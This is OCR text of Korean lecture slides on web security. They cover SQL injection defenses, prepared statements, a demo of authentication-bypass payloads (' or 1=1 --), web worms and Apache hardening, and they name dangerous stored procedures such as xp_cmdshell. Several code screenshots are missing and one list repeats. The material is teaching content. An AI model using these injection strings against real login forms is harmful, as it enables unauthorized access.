
- 대책
  - 데이터 베이스와 연동하는 스크립트의 모든 파라미터를 점검하여 사용자의 SQL Injection을 발생시키지 않도록 수정
  - 사용자 입력이 SQL Injection 을 발생시키지 않도록 특수 parameter (/, --, +, spage, ; 등)이 허용되지 않는 문자열 에 대해서 에러 처리를 하도록 한다.
  - SQL 서버의 에러메세지를 사용자에게 보여주지 않도록 설정한다.
  - 웹 어플리케이션을 통한 모든 접근을 제한하도록 한다.
  - 불필요한 Stored Procedure 제거
    xp_cmdshell, xp_dirtree, xp_regdeletekey, xp_regwrite, sp_adduser …
  - DB 권한 축소

SQL 인젝션에 취약한 소스코드




자바프로그램에 있어서는
Statement로 데이터를 받는 것은 위험하다

SQL 인젝션이 개선된 소스코드



PrepareStatement 사용과 반드시 문자열 검사 필요

SQL 인젝션 시연


Demo – Microsoft Internet Explorer
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도구(T) 도움말(H)
뒤로
검색
즐겨찾기
주소(D) http://sac. 1/demo/login.jsp
이동
연결
아 이 디 :
비밀번호 :
로그인
취소
이 사이트는 데모용 사이트입니다.
완료
인터넷
제목 없음 – 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
oracle: ' or 1=1 --
msysql: ' or 1=1 # '
id: sca password: 111

SQL Injection 의 다양한 도구

- 사용하기 쉬운 GUI 방식의 SQL Injection 도구들 존재
- 중국에서 제작된 도구가 많음


악성코드의 진출

- 악성코드가 웹 서비스 영역으로 까지 확대되며 다양한 방법을 이용
  - 웹 서버 소프트웨어나 주요 기능의 취약점을 이용하여 확산
  - 웹 페이지에 IFRAME 태그 등을 삽입
  - XSS 웜 발견

- 악성코드가 웹 서비스 영역으로 까지 확대되며 다양한 방법을 이용
  - 웹 서버 소프트웨어나 주요 기능의 취약점을 이용하여 확산
  - 웹 페이지에 IFRAME 태그 등을 삽입
  - XSS 웜 발견

- 악성코드 사례
  - OpenSSL 취약점을 이용한 아파치 웜 Slapper
  - Microsoft IIS 취약점을 이용한 CodeRed , Nimda
  - PHP-XMLRPC 취약점 이용한 웜
  - phpBB 2.0.10 이하 버전의 취약점을 이용한 PERL/Santy 웜
  - XSS 취약점 이용하여 myspace.com 에서 전파 (samy worm)

- 왜 악성코드가 웹 환경을 이용하고 있는가?



웹 서버의 보안대책

- 서버 정보 출력의 제한
  - ServerSignature Off
  - ServerTokens ProductOnly
  - 디렉토리 인덱스 출력(Options -Indexes)
- 웹 서버 권한 설정
  - root 권한 동작 금지, 기본적으로 최소한의 권한 부여
  - 사용 용도에 따라 적절한 권한 부여
  - chroot 환경의 운영
- 스크립트 실행 영역 제한
- 접근제어(디렉토리, 호스트별), 파일정보의 제한(.htaccess)
- 사용자 인증을 통한 보안 강화
- 불 필요한 모듈의 제거
- 웹 서버의 상태 관찰을 통한 공격 파악
- 웹 서버 로그 파일의 감사
  - 로그 파일에 기록되는 비 이상적인 요청이 있는가?
- 최신의 웹 서버 소프트웨어 사용 및 패치 적용
- 추가적인 보안 관련 모듈 사용을 통한 보안성 향상
- 이외 운영되는 웹 서버에 따른 적절한 보안 지침 마련

안전한 웹 환경의 구현

- 빠르게 변화하는 다양한 인터넷기술과 공격방법등의 변화를 따라가라
- 보안관련 메일링리스트와 사이트를 통해 웹 서버 또는 웹 애플리케이션의 보안 취약점 정보를 인지하라
- 웹 운영에 심각한 취약점인 경우 빠르게 업데이트 할 수 있도록 한다.
- 개발시 '안전한 코딩' 원칙을 준수
- 안전한 웹 서버의 운영을 원한다면 본인 스스로가 보안에 대한 중요성을 인지하고 지속적인 관심을 가지고 더욱 더 안전한 운영방법을 위한 노력이 필요하다.

"보안"은 단 한번의 설정으로 이뤄지지 않는다.

Questions?

Thanks for your attention